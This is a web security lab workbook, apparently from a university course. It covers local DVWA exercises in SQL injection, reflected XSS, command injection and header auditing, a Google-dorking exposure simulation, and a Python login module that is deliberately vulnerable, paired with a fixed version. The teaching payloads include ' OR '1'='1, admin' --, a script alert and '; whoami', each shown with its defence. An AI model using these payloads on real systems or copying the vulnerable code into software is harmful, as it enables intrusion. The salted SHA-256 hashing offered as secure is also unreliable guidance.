A02	Security Misconfiguration	Default passwords, directory listing, verbose errors	Hardened baseline, remove defaults, automate config checks
A03	Software Supply Chain Failures	Using a compromised or outdated library	Dependency scanning, SBOM, pinned versions
A04	Cryptographic Failures	Passwords stored in plain text or MD5	TLS everywhere, strong hashing (bcrypt/Argon2)
A05	Injection	SQL, OS command and script (XSS) injection	Parameterised queries, validation, output encoding
A06	Insecure Design	No rate limit on password reset	Threat modelling, secure design patterns
A07	Authentication Failures	Weak passwords, no MFA, session fixation	MFA, strong password policy, secure sessions
A08	Software or Data Integrity Failures	Unsigned updates, insecure deserialisation	Signatures, integrity checks, trusted pipelines
A09	Logging and Alerting Failures	Attacks leave no trace	Central logging, alerts, retention
A10	Mishandling of Exceptional Conditions	Crash reveals stack trace; fails open on error	Fail securely, handle all errors, generic messages

Key Concepts
Input validation flaw: the application trusts data coming from the user (form fields, URL parameters, cookies, headers) and uses it in a database query, command or web page without checking or encoding it. Almost all injection-style vulnerabilities start here.
Search engine exploitation (Google dorking): using advanced search operators such as site:, filetype:, intitle: and inurl: to find pages that were accidentally made public, such as directory listings, backups, configuration files and login pages. Defenders use the same technique to check what their own organisation exposes.

Lab 0: Safe Setup
Objective: run vulnerable test applications that are reachable only from your own computer.
Why this is secure

- **127.0.0.1:** the port is bound to the loopback address, so classmates and the internet cannot reach the vulnerable app.
- **Container:** the app runs in an isolated Docker container that you delete afterwards (--rm).
- **Snapshot:** if you use a VM, take a snapshot first and use host-only or NAT networking.

Steps and inputs


- Install Docker Desktop (Windows/macOS) or docker.io (Linux).
- Start DVWA:
  docker run --rm -d --name dvwa -p 127.0.0.1:8080:80 vulnerables/web-dvwa
- Open http://127.0.0.1:8080. Log in with admin / password (DVWA's default lab credentials; never reuse them anywhere else).
- Click **Setup / Reset DB** then **Create / Reset Database**.
- Log in again and open **DVWA Security**; set the level to **Low** for the demonstrations.

Expected output: the DVWA home page loads and the header shows *Security Level: low*. To clean up at the end: docker stop dvwa (the container deletes itself).
Optional: the same pattern works for OWASP Juice Shop: docker run --rm -d -p 127.0.0.1:3000:3000 bkimminich/juice-shop.

Lab 1: SQL Injection (A05 Injection)
Objective: see how unvalidated input changes the meaning of a database query, then fix it.
Background
The vulnerable code builds the query by joining strings:


```
$id = $_GET['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Step 1: normal behaviour (control test)
Go to **SQL Injection**.
Input: 1 and click Submit.
Output: one record is returned.




Step 2: inject
Input: 1' OR '1'='1
What happens: the query becomes the following. The condition *'1'='1'* is always true, so every row is returned.

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR
'1'='1';
```



Solution and secure fix
Root cause: user input is concatenated into the SQL statement.
Fix: use a parameterised (prepared) statement and validate the type.

```
// PHP (PDO) - secure version if (!ctype_digit($_GET['id'])) { die('Invalid
user ID. Please enter a number.'); } $stmt = $pdo->prepare('SELECT
first_name, last_name FROM users WHERE user_id = :id');
$stmt->execute([':id' => $_GET['id']]);
$rows = $stmt->fetchAll();
```




Lab 2: Reflected Cross-Site Scripting (A05 Injection)
Objective: show that unencoded user input reflected into a page can run as JavaScript in the victim's browser.

Steps and input
Open **XSS (Reflected)**. **Input in the name box:**

```
<script>alert('XSS-Lab')</script>
```

Expected output: a browser pop-up that displays the text *XSS-Lab*. The pop-up is harmless proof that your script ran; in a real attack the script could read cookies or change the page.




Defence	Example
Output encoding (primary)	PHP: echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8'); turns < into < so it is displayed as text
Input validation (allow-list)	Accept only letters and spaces: preg_match('/^[A-Za-z]{1,40}$/', $name)
Content-Security-Policy header	Content-Security-Policy: default-src 'self' blocks inline scripts
HttpOnly cookies	Set-Cookie: ...; HttpOnly; Secure; SameSite=Strict stops scripts reading the session cookie

Verification after fix: submitting the same input now shows the literal text `<script>alert('XSS-Lab')</script>` on the page and no pop-up appears

Lab 3: Command Injection and Input Validation
Objective: understand how failing to validate input passed to the operating system lets extra commands run. Use only harmless commands such as whoami.

Steps and input
Open **Command Injection**. First enter the control input 127.0.0.1 to see a normal ping result. Then enter:
`127.0.0.1; whoami`

Expected output: the ping result followed by the account name the web server runs as (inside the container this is typically www-data).



Solution and secure fix

Root cause: the application passes the text directly to a shell, and the semicolon starts a second command. **Best fix:** avoid calling a shell at all; if you must, validate with an allow-list and never concatenate input.


```
// PHP - validate as an IP address, then run without a shell
string if (!filter_var($_POST['ip'], FILTER_VALIDATE_IP)) {
die('Invalid IP address'); } $cmd = 'ping -c 1 ' .
escapeshellarg($_POST['ip']); // defence in depth
# Python - no shell, arguments passed as a list
subprocess.run(['ping', '-c', '1', ip], check=True,
capture_output=True)
```

Input validation checklist

- **Allow-list over block-list:** define what is allowed (length, type, characters, range).
- **Validate on the server:** client-side JavaScript checks can be bypassed.
- **Canonicalise first:** decode and normalise input before validating.
- **Use safe APIs:** prepared statements, no-shell process calls, template engines with auto escaping.
- **Fail closed:** reject invalid input with a generic error message.

Lab 4: Security Misconfiguration - Auditing HTTP Headers (A02)
Objective: inspect the response headers of your lab server and identify missing protections.
Steps and input
Run this in a terminal (the -I option fetches headers only): `curl -I http://127.0.0.1:8080/`

Expected output: the server reveals its software versions and several protective headers are missing.




Findings and solution.

Finding	Risk	Fix (Apache example)
Server / X-Powered-By show versions	Helps attackers pick known exploits	ServerTokens Prod, expose_php = Off
No Content-Security-Policy	Easier XSS	Header set Content-Security-Policy "default-src 'self'"
No X-Content-Type-Options	MIME sniffing	Header set X-Content-Type-Options "nosniff"
No X-Frame-Options	Clickjacking	Header set X-Frame-Options "DENY"
Cookie lacks HttpOnly/Secure	Session theft	session.cookie_httponly=1, session.cookie_secure=1

No HSTS (on HTTPS sites)	Downgrade attacks	Header set Strict-Transport-Security "max-age=31536000"

Re-test after hardening run the same command against the fixed configuration.



Lab 5: Search Engine Exploitation (Google Dorking) and Exposure

Objective: understand how search engines index sensitive files and learn to detect and prevent it - on a site you own.

Part A: Operators

Operator	Meaning	Defensive use (own domain only)
site:	Limit results to one domain	site:myclub.example - what is public?
filetype:	Specific file type	site:myclub.example filetype:pdf - are internal PDFs indexed?
intitle:	Words in page title	site:myclub.example intitle:"index of" - directory listings
inurl:	Words in the URL	site:myclub.example inurl:admin - exposed admin pages
"quotes" / -word	Exact phrase / exclude	site:myclub.example -inurl:blog


Part B: Safe local simulation of an exposed directory

Instead of searching real sites, simulate a misconfigured server on your own PC.

Input (terminal):


mkdir -p lab5/backup && cd lab5 echo "demo secret" > backup/config.php.bak echo "demo data" > backup/db_dump_2026.sql python3 -m http.server 8000 --bind 127.0.0.1

Open http://127.0.0.1:8000/backup/. **Expected output:** an automatic *Index of /backup* page lists every file. This is exactly the kind of page a search engine indexes when a real server is misconfigured.



Part C: What the search looks like (illustrative)

If such a server were public and indexed, a defender auditing their own domain with the query below would see these results. The domain myclub.example is a placeholder.
site:myclub.example intitle:"index of" "backup"



Solution: how to prevent exposure

Control	**How**
Disable directory listing	Apache: Options -Indexes; Nginx: autoindex off;
Never store backups in the web root	Keep .bak, .sql, .env files outside public folders
Require authentication	Admin and upload areas behind login and, where possible, IP restriction
noindex for pages that must stay private	<meta name="robots" content="noindex"> or header X-Robots-Tag: noindex. Note: robots.txt is only a request and is itself public; it is **not** access control
Request removal	Use the search engine's URL removal tool after fixing the exposure
Monitor regularly	Run your own audit queries monthly and set up alerts

Verification: after adding authentication or disabling listings, the same URL returns *403 Forbidden* or *404 Not Found*.

Cleanup checklist

- docker stop dvwa (and any other lab containers).
- Stop the Python server with Ctrl+C and delete the lab5 folder.
- Never reuse lab passwords on real accounts.
- Do not test any system you do not own or have written permission to test.

Practical no. 15

Aim: SQL Injection – Attack logic and Prevention

Theory:

How SQL Injection works
A web application typically takes user input (from a login form, search box, URL parameter, etc.) and inserts it into a SQL query so the database can be asked a question such as "does a user with this username and password exist?" When that insertion is done by directly concatenating raw strings, the database cannot tell the difference between the query's intended code and the attacker-supplied data. If the input contains SQL metacharacters (quotes ', comment markers -- , operators OR/AND, etc.), the attacker can rewrite the logic of the query itself.

Intended vs. Manipulated Query
Intended (developer's mental model):
SELECT id, username, role FROM users
WHERE username = '<user_input>' AND password = '<user_input>'

What is actually built when the attacker enters admin' -- as the username:
SELECT id, username, role FROM users
WHERE username = 'admin' --' AND password = 'anything'

In SQL, -- starts a line comment. Everything after it — including the password check — is discarded by the database engine. The query effectively becomes "log in as admin, no password required." This is a logic change caused entirely by unescaped input.

Why It Happens — Root Cause
The root cause is mixing code and data in the same channel. When a query string is assembled with f"...{user_input}..." or "..." + user_input + "...", the database receives one finished string and has no way to know which parts were meant to be fixed instructions and which parts were meant to be plain data. The fix (Part C of this lab) is to keep those two channels separate.

Procedure:

Part A — Vulnerable Login Module (Source Code)
Code:

```
"""
PART A : VULNERABLE LOGIN MODULE
--------------------------------
Simulates a typical (insecure) web-application login check that builds
its SQL query by directly concatenating user input into the query string.
This file is for a controlled, offline classroom lab only.
Database: local in-memory SQLite table 'users'.
"""
import sqlite3
```


```
def setup_database():
	"""Create an in-memory database with a sample users table."""
	conn = sqlite3.connect(":memory:")
	cur = conn.cursor()
	cur.execute("""
		CREATE TABLE users (
			id INTEGER PRIMARY KEY,
			username TEXT UNIQUE,
			password TEXT,
			role TEXT
		)
	""")
cur.executemany(
	"INSERT INTO users (username, password, role) VALUES (?, ?, ?)",
	[
		("admin", "Adm!n#2024", "administrator"),
		("alice", "alicePass1", "student"),
		("bob", "bobSecure99", "student"),
	],
)
conn.commit()
return conn




def vulnerable_login(conn, username, password):
	"""
	INSECURE CODE (do not use in real applications):
	User input is concatenated directly into the SQL string.
	"""
	query = (
		"SELECT id, username, role FROM users "
		f"WHERE username = '{username}' AND password = '{password}'"
	)
	print(f" [QUERY SENT TO DATABASE]\n {query}")
	cur = conn.cursor()
	try:
		cur.execute(query) # <-- query built by string concatenation
		row = cur.fetchone()
	except sqlite3.OperationalError as e:
		print(f" [DATABASE ERROR] {e}")
		return None
	return row
def attempt(conn, label, username, password):
	print("-" * 70)
	print(f"ATTEMPT: {label}")
	print(f" username entered : {username}")
	print(f" password entered : {password}")
	result = vulnerable_login(conn, username, password)
	if result:
```

```
            print(f" [RESULT] LOGIN SUCCESSFUL -> id={result[0]}, "
                  f"username='{result[1]}', role='{result[2]}'")
        else:
            print(" [RESULT] LOGIN FAILED -> Invalid username or password")
        print()
if __name__ == "__main__":
        db = setup_database()
        print("=" * 70)
        print(" VULNERABLE LOGIN DEMO - SQL built by string concatenation")
        print("=" * 70 + "\n")
        # 1. A normal, legitimate login
        attempt(db, "Legitimate login with correct credentials",
                "alice", "alicePass1")
        # 2. A normal, incorrect login attempt
        attempt(db, "Legitimate login with WRONG password",
                "alice", "wrongPassword")
        # 3. Classic tautology-based SQL injection (authentication bypass)
        attempt(db, "SQL INJECTION - tautology bypass (auth bypass)",
                "admin' --", "anything")
        # 4. Tautology injection without needing to know a username
        attempt(db, "SQL INJECTION - 'OR 1=1' bypass (no username needed)",
                "' OR '1'='1", "' OR '1'='1")
        db.close()
```

Part B — Running the Attack
Output:






Part C — Secure Login Module (Source Code)

```
"""
PART C : SECURE LOGIN MODULE
----------------------------
Fixes the vulnerability shown in vulnerable_login.py using:
1. Parameterized queries (prepared statements) - the core fix
2. Basic input validation / allow-listing as defence-in-depth
3. Hashed passwords (SHA-256 with per-user salt) instead of plain text
"""
import re
import sqlite3
import hashlib
def hash_password(password, salt):
    return hashlib.sha256((salt + password).encode()).hexdigest()
def setup_database():
    conn = sqlite3.connect(":memory:")
    cur = conn.cursor()
    cur.execute("""
        CREATE TABLE users (
            id INTEGER PRIMARY KEY,
            username TEXT UNIQUE,
            salt TEXT,
            pwd_hash TEXT,
            role TEXT
        )
    """)
    users = [
        ("admin", "Adm!n#2024", "administrator"),
        ("alice", "alicePass1", "student"),
        ("bob", "bobSecure99", "student"),
    ]
    for uname, pwd, role in users:
        salt = hashlib.sha256(uname.encode()).hexdigest()[:8]
        cur.execute(
            "INSERT INTO users (username, salt, pwd_hash, role) VALUES (?, ?,
            ?, ?)",
            (uname, salt, hash_password(pwd, salt), role),
        )
    conn.commit()
    return conn
USERNAME_PATTERN = re.compile(r"^[A-Za-z0-9_]{3,20}$")
def is_valid_username(username):
    """Allow-list validation: letters, digits, underscore only, 3-20 chars."""
    return bool(USERNAME_PATTERN.match(username))
def secure_login(conn, username, password):
    """
    SECURE CODE:
    - Input is validated against an allow-list pattern first.
    - The SQL query uses '?' placeholders; the driver sends the query
    and the data to SQLite SEPARATELY, so user input can never change
    the structure of the query.
```

```
        - Stored password is a salted hash, never plain text.
        """
        if not is_valid_username(username):
                print(" [INPUT VALIDATION] Username rejected - contains "
                        "disallowed characters.")
                return None
        query = "SELECT id, username, salt, pwd_hash, role FROM users WHERE username
        = ?"
        print(f" [QUERY SENT TO DATABASE]\n {query}")
        print(f" [PARAMETER BOUND SEPARATELY] username = {username!r}")
        cur = conn.cursor()
        cur.execute(query, (username,)) # <-- parameterized query
        row = cur.fetchone()
        if row is None:
                return None
        _id, uname, salt, stored_hash, role = row
        if hash_password(password, salt) == stored_hash:
                return (_id, uname, role)
        return None
def attempt(conn, label, username, password):
        print("-" * 70)
        print(f"ATTEMPT: {label}")
        print(f" username entered : {username}")
        print(f" password entered : {password}")
        result = secure_login(conn, username, password)
        if result:
                print(f" [RESULT] LOGIN SUCCESSFUL -> id={result[0]}, "
                        f"username='{result[1]}', role='{result[2]}'")
        else:
                print(" [RESULT] LOGIN FAILED -> Invalid username or password")
        print()
if __name__ == "__main__":
        db = setup_database()
        print("=" * 70)
        print(" SECURE LOGIN DEMO - parameterized queries + input validation")
        print("=" * 70 + "\n")
        attempt(db, "Legitimate login with correct credentials",
                "alice", "alicePass1")
        attempt(db, "Legitimate login with WRONG password",
                "alice", "wrongPassword")
        attempt(db, "SAME INJECTION - tautology bypass (now blocked)",
                "admin' --", "anything")
        attempt(db, "SAME INJECTION - 'OR 1=1' bypass (now blocked)",
                "' OR '1'='1", "' OR '1'='1")
        db.close()
```

Output:


python3 secure_login.py
SECURE LOGIN DEMO - parameterized queries + input validation
ATTEMPT: Legitimate login with correct credentials
username entered : alice
password entered : alicePass1
[QUERY SENT TO DATABASE]
SELECT id, username, salt, pwd_hash, role FROM users WHERE username = ?
[PARAMETER BOUND SEPARATELY] username = 'alice'
[RESULT] LOGIN SUCCESSFUL -> id=2, username='alice', role='student'
ATTEMPT: Legitimate login with WRONG password
username entered : alice
password entered : wrongPassword
[QUERY SENT TO DATABASE]
SELECT id, username, salt, pwd_hash, role FROM users WHERE username = ?
[PARAMETER BOUND SEPARATELY] username = 'alice'
[RESULT] LOGIN FAILED -> Invalid username or password


python3 secure_login.py (continued)
ATTEMPT: SAME INJECTION - tautology bypass (now blocked)
username entered : admin' --
password entered : anything
[INPUT VALIDATION] Username rejected - contains disallowed characters.
[RESULT] LOGIN FAILED -> Invalid username or password
ATTEMPT: SAME INJECTION - 'OR 1=1' bypass (now blocked)
username entered : ' OR '1'='1
password entered : ' OR '1'='1
[INPUT VALIDATION] Username rejected - contains disallowed characters.
[RESULT] LOGIN FAILED -> Invalid username or password


Practical no. 16

Aim: Buffer Overflow and Memory Exploration Concepts

Theory:

What is a Buffer Overflow?
A buffer is a fixed-size block of memory used to hold data, such as a character array. A buffer overflow occurs when a program writes more data into a buffer than it was allocated to hold. In languages like C, array bounds are not checked automatically, so the extra bytes simply spill into whatever memory follows the buffer — corrupting adjacent variables, saved registers, or even the function's saved return address.

Process Memory Layout
Every running process is given a virtual address space divided into segments. From low to high addresses: the text segment holds the compiled instructions, the data and BSS segments hold global/static variables, the heap holds dynamically allocated memory and grows upward, and the stack holds function call frames (local variables, saved registers, return addresses) and grows downward as functions are called.




